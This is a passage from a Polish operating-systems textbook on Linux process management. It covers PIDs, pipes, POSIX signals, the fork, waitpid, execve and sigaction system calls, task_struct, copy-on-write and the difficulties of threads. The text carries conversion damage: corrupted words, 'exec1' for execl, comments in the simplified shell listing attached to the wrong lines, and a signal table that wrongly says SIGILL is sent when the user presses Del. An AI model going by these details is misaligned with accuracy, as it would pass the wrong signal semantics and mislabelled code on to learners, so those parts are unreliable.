Procesom są nadawane nazwy na podstawie identyfikatorów PID. Podczas tworzenia nowego procesu jego proces macierzysty otrzymuje identyfikator PID potomka. Sam proces potomny może uzyskać własny identyfikator PID za pomocą wywołania systemowego `getpid`. Identyfikatory PID wykorzystuje się na wiele sposobów. Kiedy proces potomny kończy działanie, jego rodzic otrzymuje identyfikator PID zamkniętego procesu. Tego rodzaju przepływ informacji jest szczególnie ważny w sytuacji, gdy proces rodzica utworzył wiele procesów potomnych. Ponieważ także procesy potomne mogą mieć swoje procesy potomne, oryginalny proces może zbudować całe drzewo dzieci, wnuków i dalszych potomków.

Procesy w systemie Linux mogą się ze sobą komunikować, korzystając ze specjalnego mechanizmu przekazywania komunikatów. Istnieje możliwość utworzenia kanału pomiędzy dwoma procesami, aby jeden z nich mógł zapisywać strumień bajtów odczytywanych przez drugi proces. Kanały komunikacyjne łączące procesy określa się mianem *potoków* (ang. *pipes*). Procesy komunikujące się za pośrednictwem takiego kanału można synchronizować, ponieważ próba odczytania danych z pustego potoku powoduje blokadę procesu odbiorcy do czasu pojawiения się żądanych danych.

Okazuje się, że opisany mechanizm wykorzystano podczas implementacji wspomnianych wcześniej potoków powłoki. Kiedy powłoka otrzymuje następujące polecenie:

```
sort <f | head
```

tworzy dwa procesy, sort i head, po czym tworzy potok pomiędzy nimi w taki sposób, aby standardowe wyjście procesu sort było połączone ze standardowym wejściem procesu head. Dzięki temu wszystkie dane generowane przez proces sort trafiają bezpośrednio do procesu head (bez konieczności zapisywania w jakimś pliku pośredniczącym). Kiedy potok się zapełnia, system wstrzymuje wykonywanie procesu sort do czasu pobrania buforowanych danych przez proces head.

Procesy mogą też komunikować się w inny sposób — z wykorzystaniem przerwań programowych. Proces może wysłać do innego procesu tzw. *sygnał*. Procesy mogą informować system, jak powinien reagować na przychodzące sygnały. Mogą one być ignorowane, przechwytywane lub zabijać procesy (takie jest domyślne działanie większości sygnałów). Jeśli proces decyduje się na przechwytywanie kierowanych do siebie sygnałów, musi wskazać systemowi procedurę ich obsługi. W takim przypadku nadanie sygnału powoduje natychmiastowe przekazanie sterowania do tej procedury. Kiedy procedura obsługująca kończy działanie, sterowanie jest zwracane tam, skąd zostało zbrane (a więc podobnie jak w przypadku sprzętowych przerwań wejścia-wyjścia). Proces może wysyłać sygnały tylko do członków swojej *grupy procesów*, czyli rodzica (i dalszych przodków), rodzeństwa i dzieci (i dalszych potomków). Istnieje nawet możliwość wysyłania sygnału do wszystkich członków grupy procesów danego procesu za pomocą pojedynczego wywołania systemowego.

Sygnały są wykorzystywane także do innych celów. Jeśli np. jakiś proces wykonuje działania arytmetyczne na liczbach zmiennoprzecinkowych i przypadkowo spróbuje podzielić jakąś wartość przez zero, otrzyma sygnał SIGFPE (wyjątku operacji na liczbach zmiennoprzecinkowych).

W tabeli 10.2 wymieniono sygnały narzucone przez standard POSIX. Wiele systemów Linux obsługuje dodatkowe sygnały, jednak programy korzystające z tych sygnałów często nie są przeñośne do innych wersji Linuksa ani do systemów z szerszej rodziny UNIX.

Tabela 10.2. Sygnały, których obsługę wymusza standard POSIX

Sygnat	Przyczyna
SIGABRT	Wysyłany do procesu, aby wymusić jego przerwanie i wykonanie zrzutu pamięci
SIGALRM	Informuje o aktywacji alarmu czasowego
SIGFPE	Wysyłany w razie wystąpienia błędu operacji na liczbach zmiennoprzecinkowych (np. próby dzielenia przez zero)
SIGHUP	Informuje o przerwaniu połączenia telefonicznego wykorzystywanego przez dany proces
SIGILL	Użytkownik nacisnął przycisk <i>Del</i> , aby przerwać dany proces
SIGQUIT	Użytkownik nacisnął przycisk wymuszający zrzut pamięci
SIGKILL	Wysyłany w celu zabicia procesu (nie może być przechwycony ani zignorowany)
SIGPIPE	Proces zapisał dane w potoku, który nie ma swoich odbiorców
SIGSEGV	Proces odwołał się do nieprawidłowego adresu w pamięci
SIGTERM	Wysyłany w celu skonfoningenia procesu do dobrowolnego zakończenia pracy
SIGUSR1	Sygnal dostępny dla zastosowań definiowanych przez same aplikacje
SIGUSR2	Sygnal dostępny dla zastosowań definiowanych przez same aplikacje

10.3.2. Wywołania systemowe Linuksa związane z zarządzaniem procesami

Przeanalizujmy teraz wywołania systemowe Linuksa związane z zarządzaniem procesami. Najważniejsze wywołania z tej grupy wymieniono i krótko opisano w tabeli 10.3. Warto rozpocząć ich analizę od omówienia wywołania systemowego fork. Wywołanie systemowe fork, które jest obsługiwane również przez pozostałe, także tradycyjne systemy UNIX, jest głównym mechanizmem tworzenia nowych procesów w systemach Linux (alternatywne rozwiązanie omówimy w kolejnym punkcie). Wywołanie fork tworzy wierną kopię oryginalnego procesu obejmującą wszystkie deskryptory plików, rejestyry i pozostałe elementy. Po wykonaniu tego wywołania oryginalny proces i jego kopia (rodzic i dziecko) są wykonywane równolegle. Wszystkie zmienne mają wówczas identyczne wartości, ale ponieważ cała przestrzeń adresowa rodzica jest kopowana do odrębnej przestrzeni potomka, zmiany w jednej z tych przestrzeni nie wpływają na drugą. Wywołanie fork zwraca wartość, która wynosi zero w procesie-dziecku, natomiast w procesie-rodzicu jest równa identyfikatorowi PID procesu-dziecka. Wykorzystując zwrócony identyfikator PID, te dwa procesy mogą zobaczyć, który z nich jest procesem-rodzicem, a który procesem-dzieckiem.

W większości przypadków po wykonaniu instrukcji fork proces-dziecko uruchamia inny kod niż proces-rodzic. Rozważmy przypadek powłoki. Powłoka czyta polecenie z terminala, za pomocą wywołania fork tworzy proces-dziecko, czeka aż proces-dziecko wykona polecenie, a następnie, kiedy proces-dziecko zakończy działanie, czyta następne polecenie. Aby zaczekać na zakończenie procesu-dziecka, proces-rodzic uruchamia wywołanie systemowe waitpid, które czeka, aż proces-dziecko zakończy działanie (dowolne dziecko, jeśli istnieje więcej niż jedno). Polecenie `waitpid` ma trzy parametry: Pierwszy z nich umożliwia procesowi wywołującemu wskazanie konkretnego potomka. Jeśli przekażemy wartość -1, bieżący proces będzie oczekiwał na zakończenie

Tabela 10.3. Wybrane wywołania systemowe związane z procesami. Każde z tych wywołań zwraca wartość -1 w razie wystąpienia błędu; argument PID we wszystkich przypadkach reprezentuje identyfikator procesu, a zmieniąca residual zawiera czas pozostały do aktywacji poprzedniego alarmu. Pozostałe parametry nie wymagają dodatkowych wyjaśnień

Wywołania systemowe	Opis
pid = fork()	Tworzy proces potomny identyczny z procesem-rodzicem
pid = waitpid(pid, &statloc, opts)	Oczekuje na zakończenie procesu potomnego
s = execve(name, argv, envp)	Zastępuje obraz pamięci procesu
exit(status)	Kończy działanie procesu i zwraca jego status
s = sigaction(sig, &act, &oldact)	Definiuje działanie podejmowane w reakcji na przychodzące sygnały
s = sigreturn(&context)	Zwraca sterowanie z procedury obsługi sygnału
s = sigprocmask(how, &set, &old)	Zwraca lub zmienia maskę sygnałów
s = sigpending(set)	Zwraca zbiór blokowanych sygnałów
s = sigsuspend(sigmask)	Zastępuje maskę sygnałów i wstrzymuje wykonywanie danego procesu
s = kill(pid, sig)	Wysyła sygnał do procesu
residual = alarm(seconds)	Ustawia alarm czasowy
s = pause()	Wstrzymuje wykonywanie procesu wywołującego do momentu otrzymania następnego sygnału

pracy przez dowolnego potomka. Drugi parametr reprezentuje adres zmiennej, której zostanie przypisany status końca pracy procesu potomnego (wykonywanie procesu może się zakończyć normalnie lub w sposób nietypowy). Dzięki temu proces-rodzic może się dowiedzieć o losie procesu-dziecka. Trzeci parametr określa, czy proces wywołujący powinien być blokowany, czy natychmiast powinien odzyskiwać sterowanie w razie braku procesów potomnych do wstrzymania.

W przypadku powłoki proces potomny musi uruchomić polecenie wprowadzone przez użytkownika. W tym celu wykorzystuje wywołanie systemowe exec, które powoduje zastąpienie całego obrazu pamięci procesu (ang. *core image*) zawartością pliku wymienionego za pomocą pierwszego parametru. Bardzo uproszczony kod powłoki, w którym pokazano użycie wywołań systemowych fork, waitpid i execve pokazano na listingu 10.2.

Listing 10.2. Mocno uproszczony kod powłoki

```

while (TRUE) {
    type_prompt();
    read_command(command, params);
    pid = fork(); /* powtarza w nieskończoność */
    if (pid < 0) { /* wyświetla na ekranie znak zachęty */
        printf("Rozwidlenie niemożliwe"); /* wystąpił błąd */
        continue; /* powtarza pętlę */
    }
    if (pid != 0) {
        waitpid (-1, &status, 0); /* rodzic czeka na dziecko */
    } else {
        execve(command, params, 0); /* dziecko wykonuje polecenie użytkownika */
    }
}

```

W najbardziej ogólnym przypadku wywołanie exec wykorzystuje trzy parametry: nazwę pliku do uruchomienia, wskaźnik do tablicy z argumentami oraz wskaźnik do tablicy zawierającej zmienne środowiskowe. Opiszymy je wkrótce. Dostępnych jest kilka procedur bibliotecznych exec1, execv, execle i execve. Pozwalają one na pomijanie niektórych parametrów lub podawanie ich na różne sposoby. Wszystkie te procedury wywołują to samo bazowe wywołanie systemowe. Właśnie dlatego mimo istnienia wywołania exec nie istnieje tak samo nazwana procedura biblioteki (programista musi użyć jednej z wymienionych procedur z rodzinę exec).

Przeanalizujmy teraz przykład następującego polecenia wpisanego w powłoce:

```
cp plik1 plik2
```

wykorzystywanego do skopiowania pliku *plik1* do pliku *plik2*. Po rozwidleniu procesu powłoki proces potomny lokalizuje i uruchamia plik wykonywalny polecenia cp, po czym przekazuje na jego wejściu informacje o plikach do skopiowania.

Główny program narzędzia cp (i wielu innych programów) składa się z następującej deklaracji funkcji:

```
main(argc, argv, envp)
```

gdzie argc oznacza liczbę elementów w wierszu polecenia włącznie z nazwą programu. I tak w powyższym przykładzie argument argc ma wartość 3.

Drugi parametr, argv, zawiera wskaźnik do tablicy. Element numer *i* w tej tablicy jest wskaźnikiem do *i*-tego ciągu znaków w wierszu polecień. Oznacza to, że w analizowanym przykładzie element argv[0] wskazuje łańcuch "cp"; element argv[1] wskazuje pięcioznakowy łańcuch "plik1", a element argv[2] wskazuje pięcioznakowy łańcuch "plik2".

Trzeci parametr funkcji main — envp — to wskaźnik do tablicy zmiennych środowiskowych. Zawiera ona pary postaci *nazwa = wartość*. Wykorzystuje się je do przekazywania do programów takich informacji, jak typ terminala, czy nazwa katalogu macierzystego. Na listingu 10.2 nie przekazano procesowi potomnemu środowiska, zatem w miejsce trzeciego parametru procedury execve użyto wartości zero.

Jeśli wywołanie systemowe exec sprawia wrażenie zbyt złożonego, nie powinniśmy się zniechęcać — właśnie exec jest najbardziej złożonym wywołaniem. Wszystkie pozostałe są znacznie prostsze. Przykładem prostego wywołania systemowego jest exit. Procesy wykorzystują je podczas końca swojego działania. Wywołanie exit otrzymuje na wejściu tylko jeden parametr reprezentujący status wyjścia (z przedziału od 0 do 255), który jest następnie zwracany do procesu macierzystego (gdzie jest przypisywany zmiennej status wywołania systemowego waitpid). Mniej znaczący (dolny) bajt zmiennej status reprezentuje przyczynę przerwania wykonywania procesu, gdzie 0 oznacza normalne zakończenie pracy, a każda wartość niezerowa wskazuje na wystąpienie błędu. Bardziej znaczący bajt zawiera status wyjścia (z przedziału od 0 do 255) zdefiniowany w ramach wywołania exit na poziomie procesu potomnego. Jeśli np. proces macierzysty wykona wyrażenie w postaci:

```
n = waitpid(-1, &status, 0);
```

działanie tego procesu zostanie wstrzymane do czasu zakończenia pracy przez któryś z procesów potomnych. Jeśli proces potomny zakończy działanie z parametrem 4 przekazanym na wejściu wywołania exit, proces macierzysty zostanie aktywowany — zmiennej n zostanie wówczas przypisany identyfikator PID dziecka, a zmiennej status zostanie przypisana wartość 0x0400 (0x to przedrostek wartości szesnastkowych w języku C). Mniej znaczący bajt wartości przypisanej

zmiennej status ma związek z sygnałami; bardziej znaczący bajt reprezentuje wartość zwróconą przez potomka w jego wywołaniu procedury `exit`.

Jeśli proces kończy działanie, mimo że jego proces macierzysty nie czeka na to zdarzenie, wchodzi w stan porównywalny ze wstrzymaną animacją — staje się tzw. *zombie*. Proces potomny ostatecznie kończy działanie dopiero w chwili, kiedy jego rodzic zgłosi zainteresowanie oczekiwaniem na takie zakończenie.

Spora część wywołań systemowych ma związek z sygnałami, które można wykorzystywać na wiele różnych sposobów. Jeśli np. użytkownik przypadkowo nakaże swojemu edytoriowi tekstu wyświetlenie całej zawartości bardzo długiego pliku i odkryje, że popełnił błąd, powinien mieć możliwość przerwania pracy tego edytora. Do najbardziej popularnych rozwiązań należy naciśnięcie specjalnych klawiszy (np. klawisza *Del* lub kombinacji *Ctrl+C*), aby wysłać do edytora odpowiedni sygnał. Edytor powinien przechwycić ten sygnał i przerwać proces wyświetlania pliku.

Aby zgłosić swoje zainteresowanie przechwytywaniem i obsługą tego sygnału (ale też każdego innego), proces może się posłużyć wywołaniem systemowym `sigaction`. Pierwszym parametrem tego wywołania powinien być przedmiotowy sygnał (patrz tabela 10.2). Drugi parametr jest wskaźnikiem do struktury obejmującej wskaźnik do procedury obsługującej dany sygnał oraz pozostałe bity i flagi. Trzeci parametr wskazuje na strukturę, w której system powinien umieścić informacje o aktualnie obowiązujących ustawieniach w zakresie obsługi sygnałów (na wypadek konieczności ich przywrócenia w przyszłości).

Procedura obsługująca sygnał może działać tak długo, jak to konieczne. W praktyce jednak tego rodzaju mechanizmy zwykle wykonują swoje zadania bardzo szybko. Po zakończeniu pracy procedura obsługująca sygnał zwraca sterowanie do punktu, w którym nastąpiło przerwanie.

Wywołanie systemowe `sigaction` można wykorzystać także do wymuszenia ignorowania sygnałów lub przywrócenia domyślnej reakcji (czyli każdorazowego zabicia procesu).

Naciśnięcie klawisza *Del* nie jest jedynym sposobem wysłania sygnału do procesu. Za pomocą wywołania systemowego `kill` jeden proces może wysłać sygnał do innego, spokrewnionego procesu. Wybór nazwy `kill` dla tego wywołania systemowego jest o tyle niefortunny, że większość procesów wysyła sygnały do innych procesów z myślą o ich przechwyceniu i obsłudze, nie o ich zabiciu. Jednak sygnał, który nie zostanie przechwycony, rzeczywiście zabija odbiorcę.

W wielu aplikacjach czasu rzeczywistego proces musi zostać przerwany w określonym czasie (umożliwiającym np. ponowne przesłanie potencjalnie utraconych pakietów przesyłanych za pomocą zadownego łącznika komunikacyjnego). Właśnie z myślą o obsłudze tego rodzaju sytuacji stworzono wywołanie systemowe `alarm`. Parametr tego wywołania określa przedział czasowy (wyrażony w sekundach), po którym należy wysłać do procesu sygnał `SIGALRM`. Dla każdego procesu może jednocześnie istnieć tylko jeden alarm. Jeśli użyjemy wywołania systemowego `alarm` z parametrem wyznaczającym przedział 10-sekundowy, po czym, 3 s później, ponownie użyjemy tego wywołania z parametrem wyznaczającym przedział 20-sekundowy, sygnał zostanie wysłany tylko raz, po 20 s od drugiego wywołania. Drugie wywołanie systemowe `alarm` powoduje anulowanie pierwszego. Jeśli na wejściu wywołania `alarm` przekażemy wartość zerową, ewentualny sygnał oczekujący zostanie anulowany. Jeśli sygnał alarmu czasowego nie zostanie przechwycony, zostanie zastosowane działanie domyślne, a proces otrzymujący ten sygnał zostanie zabity. Technicznie istnieje możliwość ignorowania sygnałów alarmowych, jednak w takim przypadku stosowanie tych sygnałów byłoby bezcelowe.

Zdarza się, że proces nie ma do wykonania żadnych zadań do czasu otrzymania sygnału. Wyobraźmy sobie program wspierający proces dydaktyczny, którego zadaniem jest testowanie szybkości czytania i rozumienia przez studentów określonego materiału. Taki program może wyświetlić jakiś tekst na ekranie, po czym użyć wywołania `alarm`, aby otrzymać sygnał alarmowy

np. po 30 s. W czasie, w którym student czyta wyświetlony tekst, program nie realizuje żadnych zadań. Taki program mógłby oczywiście wejść w pętlę niewykonującą konkretnych operacji, jednak wiążałoby się to z marnotrawstwem czasu procesora potrzebnego procesom działającym w tle lub innemu użytkownikowi. Lepszym rozwiązaniem byłoby użycie wywołania systemowego pause, które powoduje, że system Linux wstrzymuje wykonywanie danego procesu do czasu otrzymania najbliższego sygnału. Biada programowi, który wywoła pause w sytuacji, gdy nie ma zaległego alarmu.

10.3.3. Implementacja procesów i wątków w systemie Linux

Proces w systemie operacyjnym Linux przypomina wierzchołek góry lodowej — to, co widzimy, stanowi zaledwie niewielką część wystającą nad powierzchnię wody; ważna i rozbudowana część procesu znajduje się pod powierzchnią i pozostaje niewidoczna. Każdy proces obejmuje część użytkownika odpowiedzialną za wykonywanie jego programu. Jeśli jednak któryś z wątków tego procesu użyje wywołania systemowego, spowoduje przejście w tryb jądra i rozpoczęcie działania w kontekście jądra (z inną mapą pamięci i pełnym dostępem do wszystkich zasobów komputera). Cały czas jest to ten sam wątek, tyle że teraz dysponuje większymi możliwościami, własnym stosem trybu jądra i licznikiem programu tego trybu. To ważne, ponieważ wywołanie może zablokować wykonywanie wątku np. z powodu konieczności oczekiwania na wykonanie operacji dyskowej. Licznik programu i rejestrów są wówczas zapisywane, aby można było w przyszłości ponownie uruchomić dany wątek w trybie jądra.

Jądro systemu Linux wewnętrznie reprezentuje procesy jako *zadania* (za pośrednictwem struktury `task_struct`). Inaczej niż inne systemy operacyjne, które rozróżniają proces, lekki proces i wątek, system Linux wykorzystuje strukturę zadania do reprezentowania programów niezależnie od kontekstu wykonywania. Oznacza to, że proces jednowątkowy jest reprezentowany w jednej strukturze zadania, a proces wielowątkowy jest reprezentowany przez wiele takich struktur (po jednej dla każdego wątku poziomu użytkownika). I wreszcie samo jądro jest wielowątkowe, a wątki na poziomie jądra nie są związane z żadnym procesem użytkownika, tylko wykonują kod jądra. Wróćmy do tematu obsługi procesów wielowątkowych (i ogólnie wątków) w dalszej części tego podrozdziału.

Dla każdego procesu stale jest składowany w pamięci deskryptor procesu typu `task_struct`. Wspomniana struktura zawiera najważniejsze informacje potrzebne do efektywnego zarządzania wszystkimi procesami przez jądro, czyli m.in. parametry szeregowania, listy otwartych deskryptorów plików itp. Deskryptor procesu (podobnie jak pamięć niezbędna do składowania stosu trybu jądra) jest tworzony w ramach procedury tworzącej sam proces.

Dla zapewnienia zgodności z pozostałymi systemami z rodziną UNIX system Linux identyfikuje procesy z wykorzystaniem numerów **PID** (od ang. *Process Identifier*). Jądro składa informacje o wszystkich procesach na liście dwukierunkowej struktur opisujących zadania. Oprócz uzyskiwania dostępu do deskryptorów procesów poprzez przeszukiwanie list dwukierunkowych istnieje też możliwość odwzorowywania identyfikatorów PID na adresy struktur zadań, a także uzyskiwania natychmiastowego dostępu do informacji o procesach.

Struktura zadania obejmuje rozmaite pola. Niektóre z nich zawierają wskaźniki do innych struktur danych i segmentów — tak jest np. w przypadku pól z informacjami o otwartych plikach. Niektóre z tych segmentów mają związek ze strukturą procesu na poziomie użytkownika, która z natury rzeczy jest nieistotna w czasie, gdy proces użytkownika nie jest wykonywany. Oznacza to, że można te segmenty zapisywać w pliku stron, aby nie tracić cennej przestrzeni pamięciowej

na składowanie niepotrzebnych informacji. Mimo że do procesu, którego dane umieszczone w pliku wymiany (stron), można wysłać sygnał, taki proces nie może np. odczytać pliku. Właśnie dlatego informacje o sygnalach muszą być cały czas przechowywane w pamięci głównej, nawet jeśli sam proces nie zajmuje tej pamięci. Z drugiej strony informacje o deskryptorach plików mogą być przechowywane w strukturze użytkownika i umieszczane w pamięci głównej tylko na czas wykonywalności i składowania w pamięci samego procesu.

Informacje wchodzące w skład deskryptora procesu można podzielić na następujące (szerokie) kategorie:

1. *Parametry harmonogramowania.* W tej roli można wykorzystywać priorytety procesów, ilość już wykorzystanego czasu procesora czy odsetek czasu, w którym dany proces był uśpiony. Wymienione parametry łącznie mogą być wykorzystywane do określania, który proces zasługuje na wykonanie jako pierwszy.
2. *Obraz pamięci.* Wskaźniki do segmentu tekstu, danych i stosu lub tablice stron. Jeśli segmenty tekstu są współdzielone, odpowiednie wskaźniki wskazują na współdzieloną tablicę danych tekstowych. Jeśli proces znajduje się w pamięci głównej, wraz z nim są przechowywane także informacje, jak znaleźć jego składniki składowane na dysku.
3. *Sygnały.* Maski określające, które sygnały należy ignorować, które należy przechwytywać, które są tymczasowo blokowane, a które aktualnie są dostarczane.
4. *Rejestry maszynowe.* Kiedy jądro wykonuje rozkaz pułapki, w ramach deskryptora należy zapisać zawartość rejestrów maszynowych (włącznie z rejestrami zmennoprzecinkowymi, jeśli takie są wykorzystywane).
5. *Stan wywołania systemowego.* Obejmuje informacje o bieżącym wywołaniu systemowym, w tym jego parametry i wyniki.
6. *Tablica deskryptorów plików.* Kiedy ma miejsce wywołanie systemowe wymagające użycia deskryptora pliku, wskazany deskryptor jest wykorzystywany w roli indeksu tablicy, który umożliwia odnalezienie struktury danych opisującej odpowiedni plik (tzw. *i-węzła*).
7. *Rozliczenia* (ang. *accounting*). Deskryptor procesu obejmuje wskaźnik do tablicy opisującej czas użytkownika i procesora wykorzystany do tej pory przez dany proces. Niektóre systemy stosują też ograniczenia czasu procesora przyznawanego pojedynczemu procesowi, maksymalnego rozmiaru jego stosu, liczby zajmowanych ramek stron i dostępności innych cennych zasobów.
8. *Stos jądra.* Deskryptor procesu obejmuje stały stos wykorzystywany przez część procesu związaną z jądrem.
9. *Różne.* Deskryptor procesu obejmuje też bieżący stan procesu, informacje o ewentualnych oczekiwanych zdarzeniach, czas do zaplanowanego alarmu, identyfikator PID, identyfikator PID procesu macierzystego oraz identyfikator użytkownika i grupy.

Skoro wiemy, jakie informacje są zawarte w deskryptorze procesu, zrozumienie procedury tworzenia procesu w systemie Linux nie powinno nam sprawić większego problemu. Działanie odpowiedniego mechanizmu jest zadziwiająco proste. Deskryptor nowego procesu i obszar użytkownika są tworzone i wypełniane w dużej części na podstawie zawartości odpowiednich struktur procesu macierzystego. Proces potomny otrzymuje identyfikator PID, własną mapę pamięci oraz współdzielony dostęp do plików swojego rodzica. Zaraz potem ustawia się rejesty nowego procesu — dopiero po tych operacjach proces potomny jest gotowy do wykonania.

W czasie wykonywania wywołania systemowego `fork` proces wywołujący przechodzi w tryb jądra oraz tworzy nową strukturę zadania i kilka innych, dodatkowych struktur danych, jak stos trybu jądra czy struktura `thread_info`. Nowa struktura zadania, która jest umieszczana w pamięci na pozycji przesuniętej o pewną stałą wartość względem końca stosu danego procesu, reprezentuje szereg parametrów odpowiedniego procesu, w tym adres jego deskryptora. Składowanie adresu deskryptora procesu pod stałym adresem oznacza, że system Linux może zlokalizować strukturę zadania skojarzoną z wykonywanym procesem, stosując zaledwie kilka efektywnych operacji.

Zdecydowana większość zawartości deskryptora procesu jest po prostu kopiowana z deskryptora procesu macierzystego. System Linux musi wówczas znaleźć dostępny identyfikator PID i zaktualizować odpowiedni wpis w tablicy identyfikatorów, aby wskazywał na nową strukturę zadania. W razie konfliktu we wspomnianej tablicy deskryptory procesów można połączyć. System operacyjny ustawia też pola struktury `task_struct`, aby wskazywały na poprzednie i następne zadania w tablicy.


System operacyjny powinien teraz przydzielić pamięć dla segmentów danych i stosu procesu potomnego, po czym sporządzić wierne kopie odpowiednich segmentów procesu macierzystego, ponieważ zgodnie z semantyką wywołania systemowego `fork` procesy macierzysty i potomny nie mogą współdzielić pamięci. Wyjątkiem jest segment tekstu, który może być albo skopionowany, albo współdzielony, ponieważ i tak jest dostępny tylko do odczytu. Od tej chwili proces dziecka jest gotowy do wykonania.

Z drugiej strony kopiowanie pamięci jest dość kosztowne, zatem wszystkie współczesne systemy Linux próbują ten problem jakoś obchodzić. Udostępniają procesom potomnym odrębne tablice stron, ale umieszczają w tych tablicach wskaźniki do stron procesów macierzystych, oznaczając je jako dostępne tylko do odczytu. Za każdym razem, gdy proces potomny próbuje zmienić zawartość strony, ma miejsce błąd naruszenia reguł ochrony. Jądro wydziela wówczas pamięć dla nowej kopii strony dla procesu potomnego i oznacza ją jako dostępną do odczytu i zapisu. Oznacza to, że kopiowane są tylko strony, co do których proces potomny sformułował żądania zapisu. Opisany mechanizm bywa nazywany *kopiowaniem przy zapisie* (ang. *copy on write*). Jedną z zalet tego modelu jest brak konieczności każdorazowego składowania dwóch kopii programu w pamięci i — tym samym — oszczędność tego cennego zasobu.

Po rozpoczęciu wykonywania procesu potomnego jego kod (czyli początkowo kopia kodu powłoki) wykonuje wywołanie systemowe `exec`, na którego wejściu (w formie parametru) przekazuje nazwę odpowiedniego polecenia. Jądro odnajduje i weryfikuje wskazany plik wykonywalny, kopiuje użyte argumenty i łańcuchy parametrów środowiskowych, po czym zwalnia starą przestrzeń adresową i tablice stron.

Jeśli system obsługuje pliki odwzorowujące pamięć (odpowiednie mechanizmy stosuje się w Linuksie i innych systemach uniksowych), nowe tablice stron należy odpowiednio oznaczyć — zwykle w pamięci nie są składowane strony nowo utworzonego procesu z wyjątkiem jednej strony stosu, a niezbędna przestrzeń adresowa jest zabezpieczana przez plik wykonywalny na dysku. W tej sytuacji nowy proces natychmiast powoduje błąd braku strony, który z kolei wymusza pobranie pierwszej strony kodu z pliku wykonywalnego. Oznacza to, że system nie musi niczego ładować z wyprzedzeniem, zatem programy można uruchamiać błyskawicznie, a błędy stron dotyczą wyłącznie naprawdę potrzebnych składowych. (Mamy więc do czynienia ze strategią stronicowania na żądanie w jej najprostszej formie, którą omówiono w rozdziale 3.). Na koniec system operacyjny musi jeszcze skopiować argumenty i łańcuchy środowiskowe na nowy stos, wyzerować sygnały i zainicjalizować rejestrysty wartościami zerowymi. Dopiero od tego momentu można przystąpić do wykonywania nowego polecenia.

Na rysunku 10.3 pokazano opisane powyżej kroki na prostym przykładzie — użytkownik wpisuje w terminalu polecenie ls, powłoka tworzy nowy proces, tworząc rozwidlenie samej siebie. Nowy proces powłoki wywołuje exec, aby wypełnić swoją pamięć zawartością pliku wykonywalnego ls. Po wykonaniu tych operacji program ls może się uruchomić.



Rysunek 10.3. Kroki składające się na uruchomienie polecenia ls wpisanego przez użytkownika w powłoce

Wątki w systemie Linux

Wątki omówiono już ogólnie w rozdziale 2. Tym razem skoncentrujemy się na wątkach jądra w systemie Linux, ze szczególnym uwzględnieniem różnic dzielących model wątków Linuksa od analogicznych rozwiązań w innych systemach UNIX. Aby lepiej zrozumieć unikatowe cechy modelu obowiązującego w systemie Linux, rozpoczęniemy analizę od omówienia kilku najważniejszych wyzwań stojących przed systemami wielowątkowymi.

Największym problemem związanym z wprowadzeniem wątków jest zachowanie tradycyjnej semantyki systemu UNIX. Przeanalizujmy wywołanie systemowe fork. Przypuśćmy, że wywołanie fork stosuje proces z wieloma wątkami (lub wątkami jądra). Czy wszystkie pozostałe wątki tego procesu należą skopiować do nowego procesu? Przymijmy na moment, że odpowiadamy na to pytanie twierdząco. Przypuśćmy, że jeden z tych pozostałych wątków został zablokowany w oczekiwaniu na dane z klawiatury. Czy odpowiedni wątek w nowym procesie także powinien wstrzymać wykonywanie? Jeśli tak, który z procesów otrzyma najbliższy wiersz wpisany przez użytkownika? Jeśli nie, co odpowiedni wątek w nowym procesie powinien robić w czasie, gdy zablokowany wątek procesu macierzystego czeka na dane?

Ten sam problem dotyczy wielu innych działań podejmowanych przez wątki. W procesie jednowątkowym podobne problemy nie mają miejsca, ponieważ podczas wywołania systemowego fork nie można zablokować jedynego wątku. Wyobraźmy sobie teraz, że pozostałe wątki nie są

tworzone w ramach nowego procesu potomnego. Przypuśćmy, że jeden z wątków oryginalnego procesu (rodzica) utrzymuje mutex i że po wykonaniu wywołania fork jedyny wątek nowego procesu (potomka) próbuje uzyskać ten mutex. Wspomniany mutex nigdy nie zostanie zwolniony, a jedyny wątek nowego procesu na zawsze wstrzyma działanie. W tym scenariuszu może wystąpić wiele podobnych problemów. Nie istnieje więc jedno proste rozwiązanie.

Problematyczne są także operacje wejścia-wyjścia na plikach. Przypuśćmy, że jeden wątek jest blokowany w oczekiwaniu na odczyt pliku i że inny wątek zamyka ten plik lub wykonuje wywołanie lseek, aby zmienić połączenie wskaźnika do tego pliku. Co się wówczas stanie? Kto wie?

Innym problematycznym zagadnieniem jest obsługa sygnałów. Czy sygnały powinny być kierowane do konkretnego wątku, czy do całego procesu? Przykładowo sygnał SIGFPE (wyjątku operacji na liczbach zmiennoprzecinkowych) prawdopodobnie powinien być przechwytywany przez wątek, który doprowadził do wystąpienia danego wyjątku. Co będzie, jeśli odpowiedni wątek tego sygnału nie przechwyci? Czy należy zniszczyć (zabić) tylko ten wątek, czy wszystkie wątki? Przeanalizujmy teraz sygnał SIGINT wygenerowany przez użytkownika za pomocą klawiatury. Którego wątek powinien ten sygnał przechwycić? Czy wszystkie wątki powinny wspólnie dzielić jeden zbiór masek sygnałów? Każde rozwiązanie tego i innych problemów przedżej czy później prowadzi do pewnych utrudnień. Wyznaczenie spójnej semantyki procesów wielowątkowych (nie mówiąc o zakodowaniu tej semantyki) stanowi więc niemały kłopot.

